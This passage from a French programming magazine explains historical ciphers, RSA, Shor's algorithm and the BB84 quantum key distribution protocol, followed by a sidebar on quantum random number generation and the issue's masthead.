Alors, il reste la troisième manière pour Alice : rendre le message illisible, plus précisément indéchiffrable dans notre contexte, on parle alors de cryptographie. Les techniques sont nombreuses et peuvent être sophistiquées … ou pas !

Par exemple, le chiffrement dit de César consiste simplement à décaler les lettres de l'alphabet d'une certaine quantité, par exemple avec le schéma ci-dessous : la lettre « a » sera codée « k », « b » sera codée « l » et ainsi de suite, il n'y a que 25 clefs de chiffrement différentes, le décryptage est assez immédiat, en essayant les 25 décalages possibles :

a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z
k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z	a	b	c	d	e	f	g	h	i	j

mrsppbowoxd no mocka

On peut aussi utiliser une permutation quelconque des lettres et non pas un décalage, le nombre de clefs possibles est alors très grand (26 ! C'est-à-dire environ 400 millions de milliards de milliards), mais le texte est très facile à décoder par une « attaque statistique » : il suffit de voir qu'en français, la lettre « e » est celle qui apparaît le plus souvent dans un texte « normal » et assez long, avec une fréquence de 17% environ. Dans ce texte contenant 101 caractères, on voit 20 « j », 9 « v » et 6 « i » : « qixv ghrrhwhij zthv xnj ijaasj jva akxykxsv wkgjj gj it zjzj ztnhjsj, hi jva tvvjc rtwhij gj rthsj xnj taatfxj vatahvahfxj », saurez-vous le déchiffrer ? Ici évidemment la faiblesse tient au fait qu'une lettre donnée est toujours codée

de la même manière. Blaise de Vigénère (1523-1596) a amélioré la méthode en proposant une clef d'une certaine longueur pour coder le message, la clef est alors un ensemble de décalages à appliquer successivement aux lettres du texte en clair pour obtenir le texte chiffré :

b	o	n	j	o	u	r	t	o	u	t	l	e	m	o	n	d	e
h(8)	e(5)	l(12)	l(12)	o(15)	h(8)	e(5)	l(12)	l(12)	o(15)	h(8)	e(5)	l(12)	l(12)	o(15)	h(8)	e(5)	l(12)
j	t	z	v	d	c	w	p	a	j	b	q	q	y	d	v	i	q

(Ici la clef est « hello » ou [8,5,12,12,15]. On fait des additions de la position des lettres dans l'alphabet modulo 26, ainsi o(15) + e(5) donne 20, soit « t », et o(15) + l(12) donne 27, soit 2 et donc la lettre « b », au passage la lettre « o » n'est pas codée de la même manière dans ces deux cas).

L'attaque statistique devient de plus en plus difficile si la taille de la clef devient grande, idéalement aussi grande que la clef. En poussant cette idée un peu plus loin, on peut considérer le texte écrit en binaire (par exemple en ASCII, la lettre « a » vaut 97, soit 61 en notation hexadécimale et donc 0110 0001), de la même manière, la clef sera une suite de 0 et 1, de même longueur que le texte et de préférence à usage unique. Le codage se fait alors par addition modulo 2 (notée ⊕, elle réalise le XOR entre 2 bits), le décodage se fait exactement de la même manière, par exemple :

Texte en clair	1	0	0	1	0	1	1	0
Clef	1	1	1	0	1	0	1	1
Texte chiffré (⊕ des deux lignes ci dessus)	0	1	1	1	1	1	0	1
Clef	1	1	1	0	1	0	1	1
Texte en clair (⊕ des deux lignes ci dessus)	1	0	0	1	0	1	1	0

On parle de codage à masque jetable. Il est absolument sûr à condition de disposer de clefs aussi longues que l'on veut et surtout parfaitement aléatoires. Pour cela, la technologie quantique offre le QRNG (Quantum Random Number Generator) d'une qualité exceptionnelle, voir l'encart de François Varchon à ce sujet.

Mais, car il y a un mais (et pas des moindres), il faut qu'Alice et Bob disposent tous les deux de la clef, et donc qu'ils trouvent un moyen de communiquer entre eux de manière sûre, nous sommes revenus à la case départ !

C'est alors que la proposition de Ronald Rivest, Adi Shamir et Leonard Adelman, connue sous le nom de chiffrement RSA, permet d'utiliser un protocole très sûr permettant à Alice et Bob de s'échanger des messages cryptés sans avoir à échanger de clef, du moins pas complètement. On parle aussi de codage à clef asymétrique.

Selon une explication simplifiée, Bob dispose d'un couple (clef-publique, clef-privée) qui possède la propriété suivante : un message encrypté avec la clef publique ne peut être décodé qu'avec la clef privée correspondante. Alice utilise la clef publique de Bob pour encrypter un message et le lui envoyer. Bob est alors le seul en mesure de décoder le message à l'aide de sa clef privée. Ajoutons que, connaissant la clef publique de Bob, trouver la clef privée correspondante est un problème très difficile, plus précisément très difficile à résoudre en pratique dans un temps raisonnable. Il revient à trouver les diviseurs entiers d'un grand nombre.

Ce protocole est actuellement très couramment utilisé pour les communications sur internet (on en voit les manifestations en permanence : « SSL », petit cadenas dans le navigateur, certificats numériques…).


Mais voilà qu'en 1994, Peter Shor, professeur au M.I.T. (Massachussetts Institute of Technology) démontre que les principes du calcul quantique permettent justement de résoudre le problème de la factorisation des nombres entiers. Coup de tonnerre mais pas de dégâts, car à l'époque, il n'existe pas encore d'ordinateur quantique. Désormais, les ordinateurs quantiques existent et l'algorithme de Shor peut être exécuté sur ces machines, mais même si leurs capacités augmentent rapidement, ils sont encore très loin de pouvoir résoudre le problème de factorisation à l'échelle nécessaire pour les clefs RSA.

Même s'il est difficile d'affirmer quoi que ce soit dans le futur, il est peu probable que ce soit le cas au cours des prochaines années. De plus, l'industrie de la cryptographie utilise déjà des méthodes de chiffrement à l'abri de « l'attaque de Shor », elles constituent la catégorie « Post Quantum Cryptography » (PQC). La menace de l'ordinateur quantique est donc relative, voyons plutôt en quoi les technologies quantiques peuvent en revanche présenter un atout de sûreté numérique…

Le protocole de communication de clefs de chiffrement BB84

BB84 est un protocole qui permet de communiquer des clefs de chiffrement, avec une discrétion garantie par les lois de la physique quantique. Il a été proposé en 1984 par Charles Bennett (IBM Research) et Gilles Brassard (Université de Montréal).

Sur cette photographie, en 1992, on voit Charles Bennett et John Smolin en train de mettre en œuvre le protocole BB84 de manière expérimentale (Crédits : IBM Research).



Alice et Bob vont construire et partager une clef de chiffrement, tout en étant sûrs avec une probabilité arbitrairement grande qu'elle n'a été lue par personne, en particulier Eve.

Nous allons utiliser ici la notion de qubit, son modèle simplifié et deux phénomènes quantiques : la superposition d'états et la notion probabiliste de la mesure d'un état quantique.

Le « qubit » (quantum bit), est un phénomène physique obéissant aux lois de la mécanique quantique. Les conditions techniques dans lesquelles nous l'utilisons nous permettent de le considérer comme un « système à deux états » avec une assez bonne approximation. Ces états correspondent à 0 et

1, mais nous allons les appeler ket-zero et ket-un, notés $|0\rangle$ et $|1\rangle$, et nous allons les regarder comme deux vecteurs qui engendrent l'espace des états du qubit, ainsi, un état général est une combinaison linéaire des deux vecteurs de la base : $|\Psi\rangle = \alpha|0\rangle+\beta|1\rangle$, α et β sont deux nombres dont la somme des carrés vaut 1.

Une fois que l'état du qubit est ainsi décrit, il y a une petite difficulté : il n'est pas possible de l'observer tel quel, on ne peut qu'effectuer une opération de mesure qui a les trois propriétés suivantes :

- Elle ne peut que renvoyer un des deux états de base (justement appelés « observables »),
- On obtiendra le résultat $|0\rangle$ avec la probabilité α^2, et le résultat $|1\rangle$ avec la probabilité β^2,
- Immédiatement après la mesure, l'état est devenu exactement $|0\rangle$ ou $|1\rangle$ selon le résultat observé (et quel que fut l'état de départ $|\Psi\rangle$),

Voici pour le modèle (simplifié) du qubit. La notion de superposition d'états est inscrite dans l'équation qui décrit la combinaison linéaire ci-dessus. Autrement dit, en général, l'état quantique d'un qubit est une superposition des deux états de base $|0\rangle$ et $|1\rangle$, on appelle cette base « z », c'est la base dite naturelle.

Nous allons considérer les deux états particuliers suivants :

$$|+\rangle = \frac{1}{\sqrt{2}}|0\rangle + \frac{1}{\sqrt{2}}|1\rangle$$

$$|-\rangle = \frac{1}{\sqrt{2}}|0\rangle - \frac{1}{\sqrt{2}}|1\rangle.$$

Ils satisfont à la condition citée plus haut : la somme des carrés des coefficients vaut 1, et d'ailleurs, pour ces états $|+\rangle$, et $|-\rangle$ la probabilité d'obtenir $|0\rangle$ ou $|1\rangle$ comme résultat de mesure vaut $\frac{1}{2}$.

On peut aussi « changer de base » et exprimer $|0\rangle$ et $|1\rangle$ dans la base $\{|+\rangle,|-\rangle\}$, on appelle cette base « x » :

$$|0\rangle = \frac{1}{\sqrt{2}}|+\rangle + \frac{1}{\sqrt{2}}|-\rangle$$

$$|1\rangle = \frac{1}{\sqrt{2}}|+\rangle - \frac{1}{\sqrt{2}}|-\rangle$$

Moyennant une opération que je ne vais pas détailler ici, on peut mesurer un état quantique dans la base $\{|+\rangle,|-\rangle\}$, et dans ce cas, on peut dire comme ci-dessus que si l'on mesure les états $|0\rangle$, et $|1\rangle$ dans la base $\{|+\rangle,|-\rangle\}$), la probabilité d'obtenir $|+\rangle$ ou $|-\rangle$ comme résultat vaut $\frac{1}{2}$.

Codage à 4 états

Nous allons à présent utiliser les quatre états $|0\rangle$, $|1\rangle$,$|+\rangle$,$|-\rangle$ et les propriétés que nous venons de voir pour décrire le protocole BB84, nous utiliserons trois étapes pour cela.

Au cours de la première étape, Alice transmet une clef, c'est à dire une suite de 0 et de 1, pour cela, elle choisit une suite de bases (z et x), et la convention pour le codage à quatre états est la suivante :

Clef d'Alice	Valeur du bit	0	1	0	1
	Choix de base	z	z	x	x
	Etat du qubit	$\|0\rangle$	$\|1\rangle$	$\|+\rangle$	$\|-\rangle$

C'est ainsi qu'Alice envoie une succession d'états, disons, pour fixer les idées, une suite de photons dans une fibre avec les états choisis.

Bob reçoit les photons, il les « mesure », tout ce qu'il peut faire, c'est pour chaque photon, choisir une base et effectuer la mesure dans cette base.

S'il choisit la base $\{|0\rangle,|1\rangle\}$, il va mesurer correctement (c'est-à-dire par rapport à l'état produit et envoyé par Alice), les états $|0\rangle$ et $|1\rangle$, en revanche, lorsqu'il reçoit un état $|+\rangle$ ou $|-\rangle$, il va trouver $|0\rangle$ ou $|1\rangle$ (il ne peut en être autrement sur cette base de mesure), mais ce résultat a une chance sur deux de le mener au résultat correct, à savoir le 0 ou le 1 de la clef d'Alice.

De la même manière, s'il choisit la base $\{|+\rangle,|-\rangle\}$, il va mesurer correctement (c'est-à-dire par rapport à l'état produit et envoyé par Alice), les états $|+\rangle$ et $|-\rangle$, en revanche, lorsqu'il reçoit un état $|0\rangle$ ou $|1\rangle$, il va trouver $|+\rangle$ ou $|-\rangle$ (il ne peut en être autrement sur cette base de mesure), mais ce résultat a une chance sur deux de le mener correctement au 0 ou au 1 de la clef voulue par Alice.

La situation est résumée dans ce tableau :

Alice key	Valeur du bit	0	0	0	0	1	1	1	1
	Choix de base	z	z	x	x	z	z	x	x
	Etat du qubit	$\|0\rangle$	$\|0\rangle$	$\|+\rangle$	$\|+\rangle$	$\|1\rangle$	$\|1\rangle$	$\|-\rangle$	$\|-\rangle$
Bob	Choix de base	z	x	z	x	z	x	z	x
	Mesure	$\|0\rangle$	$\|+\rangle$ ou $\|-\rangle$ au hasard	$\|0\rangle$ ou $\|1\rangle$au hasard	$\|+\rangle$	$\|1\rangle$	$\|+\rangle$ ou $\|-\rangle$ au hasard	$\|0\rangle$ ou $\|1\rangle$au hasard	$\|-\rangle$
	Valeur de la clef	0	0 or1 au hasard	0 or1 au hasard	0	1	0 or1 au hasard	0 or1 au hasard	1

La seconde étape du protocole va consister, pour Alice et Bob à échanger (en clair) leur choix de bases successifs respectifs, il leur sera facile d'éliminer les valeurs de la clef pour lesquelles ils constatent qu'ils n'avaient pas fait le même choix de bases, par exemple :

Alice	Clef d'Alice	0 0 0 1 1 0 0 0 0 1 1 0 0 1 1 1 0 1
	Choix de bases	x z z z x x x z x x x z x x x x z x
Bob	Choix de bases	z z x z x z x z x x x z z x x x z z
	garder	n y n y y n y y y y y y n y y n y n
	clef commune :	0 1 1 0 0 0 1 1 0 1 1 0

C'est peu efficace, en moyenne, la moitié des états transmis sera perdue, ils n'auront servi à rien, cependant, le protocole offre un moyen de savoir avec certitude si Eve a écouté ou pas, voici donc la troisième étape du protocole BB84.

Il faut remarquer que si Eve a tenté d'intercepter les données, elle aussi n'a d'autre possibilité que de choisir une base de mesure (aléatoirement z ou x pour chaque état reçu), et elle va renvoyer sur la ligne de communication l'état qu'elle a mesuré, pour tenter de passer inaperçue.

Mais souvenons-nous de la troisième propriété de la mesure : l'état est modifié par la mesure et devient l'état mesuré, ceci ne pose pas de problème lorsque le choix de base est le même entre Alice et Eve. Mais lorsque ce n'est pas le cas, les résultats obtenus par Bob seront affectés. Voici un tableau

montrant les cas possibles (seulement ceux pour lesquels Alice et Bob ont choisi la même base, les autres ne nous intéressent pas) :

Alice	clef	0	0	0	0	0	0	0	1	1	1	1	1	1	1	1
	base	z	z	z	z	x	x	x	x	z	z	z	z	x	x	x	x
Eve	base	z	z	x	x	z	z	x	x	z	z	x	x	z	z	x	x
	mesure	0	0	0	1	0	1	0	0	1	1	0	1	0	1	1	1
Bob	base	z	z	z	z	x	x	x	x	z	z	z	z	x	x	x	x
	mesure	0	0	0	0	0	1	0	1	0	1	0	0	0	0	1	1	1	1	0	1	0	1	0	1	1	1	1	1

Au niveau de la mesure de Bob, les résultats en noir sont ceux pour lesquels les trois personnages ont utilisé la même base. En bleu, Eve a utilisé une autre base, mais le hasard a fait que ça n'a rien changé, en revanche, en rouge, Eve n'a pas utilisé la même base, mais alors Alice et Bob ne sont pas d'accord sur la valeur de la clef, ceci se produit dans un cas sur quatre.

Pour savoir si Eve a écouté, il suffit à Alice et Bob de « sacrifier » quelques bits de la clef, et de se les échanger, et si le nombre de bits pour lesquels ils n'ont pas obtenu la même valeur est de l'ordre de 1/4, alors Eve a écouté.

Pour finir, la probabilité qu'Eve ait écouté mais qu'Alice et Bob ne s'en aperçoivent pas vaut 3/4 pour un événement, et donc $\left(\frac{3}{4}\right)^n$ pour n valant le nombre de bits sacrifiés. Pour seulement 100 bits, cette valeur est approximativement 0,00000000000032, il y a donc une chance sur 3000 milliards qu'Eve soit passée inaperçue dans ces conditions, on peut bien entendu augmenter le nombre de bits sacrifiés, pour encore augmenter la confiance que l'on aura dans le fait que la transmission a été sûre.

En Conclusion :

Ce protocole BB84 permet de transmettre des clefs de cryptographie, aussi longues que l'on veut et avec la confiance que l'on veut, qui seront utilisées pour la cryptographie à masque jetable que l'on a évoqué au début de l'article.

Ce domaine « QKD » (Quantum Key Distribution) est une application concrète des technologies quantiques, au service de la sécurité numérique. C'est même une technologie qui fait l'objet d'implémentations commerciales et qui constitue un des éléments sous-jacents de la création du futur Web Quantique !

Suggestions de lecture :

- Histoire des Codes Secrets, De l'Égypte des Pharaons à l'Ordinateur Quantique, Simon Singh, Le Livre de Poche, 2002.
- 25 énigmes ludiques pour s'initier à la cryptographie, Pascal Lafourcade et Malika More, Dunod, 2021.
- QUANTUM, Un peu de mathématiques pour l'informatique quantique, Arnaud Bodin, Amazon-Print ou exo7.emath.fr, 2022.

QRNG

1/ Comment générer des nombres parfaitement aléatoires pour créer des clefs de chiffrement ?

La mécanique quantique prédit que certains phénomènes physiques, tels que la désintégration nucléaire des atomes ou la simple mesure d'un qubit préparé dans un état superposé, sont fondamentalement aléatoires. Comme le résultat des événements quantiques ne peut pas être prédit, ces événements sont des sources idéales pour la génération de nombres aléatoires. Il existe plusieurs moyens d'obtenir des nombres aléatoires de source quantique. Le *National Institute of Standards and Technology* (*NIST*) offre le *NIST randomness beacon* qui génère 512 bits aléatoires toutes les minutes (https://www.nist.gov/programs-projects/nist-randomness-beacon). Pour éviter d'utiliser des sources en ligne et donc susceptibles d'être piratées, des entreprises proposent des technologies quantiques qui génèrent de véritables nombres aléatoires (https://www.idquantique .com/, https://www.cryptoquantique.com/, https://cambridgequantum.com/our-technology/origin/). Les technologies employées ici sont diverses, allant du dispositif optique (photon qui traverse un miroir semi-réfléchissant), aux mesures de courants de fuite d'une série de transistors semi-conducteurs, à la mesure directe de plusieurs qubits superposés d'un ordinateur quantique. Ces dispositifs exhibent différents débits de nombres aléatoires ainsi que des niveaux de certifications variables revendiqués par les constructeurs.

2/ Comment certifier que les nombres aléatoires sont-ils vraiment aléatoires ?

Le problème inhérent à toutes les sources existantes de nombres aléatoires (source pseudo aléatoire/ source véritable classique / source véritable quantique) est leur vulnérabilité potentielle. Quelqu'un ou quelque chose peut toujours insérer un biais dans le caractère aléatoire. La question est donc comment prouver à un sceptique que la source de nombres aléatoires qu'il ou elle utilise n'a pas été ou ne peut pas être altérée ? Encore une fois, la mécanique quantique peut nous être utile.

Deux approches méritent d'être évoquées. La première machine à pouvoir générer et garantir l'absence de biais dans la source des nombres aléatoires est hébergée au NIST et a été construite par l'équipe de Peter Bierhorst (https://www.nature.com/articles/s41586-018-0019-0). Il s'agit d'un dispositif optique qui occupe un bâtiment en L de plus de 130 m de côté. Cette expérience se base à la fois sur la mécanique quantique (violation des inégalités de Bell dans le contexte de mesures de photons intriqués) et sur la relativité restreinte (impossibilité de transmettre une information plus vite que la vitesse de la lumière). En raison de la taille et de la logique interne de ce dispositif, un pirate informatique devrait envoyer un message plus rapide que la vitesse de la lumière aux extrémités de la machine pour altérer la génération de nombres aléatoires. Ce qui est, selon les lois de la physique, impossible. Pour l'instant, la machine n'est pas commercialisable mais le NIST étudie la possibilité de l'incorporer dans leur *randomness beacon*.


La seconde approche est issue des travaux de recherche théorique de Scott Aaronson, professeur à UT Austin et l'un des spécialistes mondiaux des algorithmes quantiques. De manière schématique, l'idée est d'utiliser un ordinateur classique qui va lancer des défis à un ordinateur quantique NISQ (*Noisy Intermediate Scale Quantum* i.e. Ordinateurs quantiques bruités de quelques dizaines de qubits). L'ordinateur classique génère des circuits quantiques de manière pseudo-aléatoire (un assemblage de portes quantiques, arbitraire, assez désordonné, d'aspect aléatoire) et il demande à l'ordinateur quantique NISQ (par exemple 60 qubits) d'exécuter ce circuit et de lui répondre par l'envoi d'une série de nombres en un temps très court (par exemple une demi-seconde). Dans ce laps de temps, l'ordinateur quantique pourra juste répondre avec quelques chaînes aléatoires de longueur 60 bits : quelques échantillons de la distribution de probabilité générés par ce circuit quantique pseudo-aléatoire. Scott Aaronson a démontré que l'on peut prouver que ces échantillons sont réellement corrélés avec les distributions attendues et n'auraient pas pu être générés par des moyens de calculs classiques en si peu de temps. Dit autrement, ces nombres aléatoires n'auraient pas pu être générés autrement que par un ordinateur quantique de 60 qubits (non simulable par un ordinateur classique). On parle parfois de *Quantum Inimitability*. D'après Scott Aaronson, il pourrait s'agir d'une des premières véritables applications des ordinateurs quantiques de type NISQ (https://www.youtube .com/watch?v=NwE7pj94uww).

En résumé, les technologies quantiques permettent non seulement de générer des nombres aléatoires pour des clefs de chiffrement mais aussi de certifier la validité de la source de ces nombres.

François Varchon

Physicien et informaticien. Spécialisé dans la physique de la matière condensée et l'informatique pour les sciences. Après quelques années dans la recherche académique il a rejoint IBM en 2015. Depuis 2019, il dirige l'équipe IBM Quantum Support (France et Etats-Unis) qui a pour mission d'apporter une aide scientifique et technique aux utilisateurs et clients d'IBM Quantum.

Le bon outil, le bon projet, au bon moment ?



PROGRAMMEZ!

Directives de compilation

Programmez! hors-série n°8 - ÉTÉ 2022
Directeur de la publication
& rédacteur en chef
François Tonic
ftonic@programmez.com

Code review : **Dorra Bartaguiz**

Contacter la rédaction : redaction@programmez.com

Les contributeurs techniques
Yassir Kazar
Equipe Threat Labs de CyberArk
Marie Moin
Sébastien Bombal
Maria Iacono
Len Noe
Romy Alula
Chaïmaa Kazar
Fanny Forgeau
Sébastien Palais
YanZax
Kiet Yap
Ali Mokhtari
Paul Molin
Maxime Thomas
Brian Vermeer
David Aparicio
Stéphane Potier
Valentin Eudeline Remy
Benoit Decampenaire
Jean-Baptiste Caron
Christophe Villeneuve
Jean-Michel Torres
François Varchon

Couverture : © **istock**

Maquette : **Pierre Sandré**

Marketing – promotion des ventes
Agence BOCONSEIL
Analyse Media Etude
Directeur : Otto BORSCHA
oborscha@boconseilame.fr
Responsable titre : Terry MATTARD
Téléphone : 09 67 32 09 34

Publicité
Nefer-IT - Tél. : 09 86 73 61 08
ftonic@programmez.com

Impression : **SIB Imprimerie, France**
Dépôt légal : **A parution**

Commission paritaire
1225K78366

ISSN : **2279-5001**

Abonnement
Abonnement (tarifs France) : 55 € pour 1 an, 90 € pour 2 ans. Etudiants : 45 €. Europe et Suisse : 65 € - Algérie, Maroc, Tunisie : 64 € - Canada : 80 € - Tom - Dom : voir www.programmez.com.
Autres pays : consultez les tarifs sur www.programmez.com.

Pour toute question sur l'abonnement :
abonnements@programmez.com

Abonnement PDF
monde entier : 45 € pour 1 an.
Accès aux archives : 20 €.

Nefer-IT
57 rue de Gisors, 95300 Pontoise France
redaction@programmez.com
Tél. : 09 86 73 61 08

LA 22

LES ASSISES

12.10.22 →→ 15.10.22

/MONACO///

→ Plus qu'un événement,
une référence, un incontournable

→ lesassisesdelacybersecurite.com

DG CONSULTANTS

COMEXPOSIUM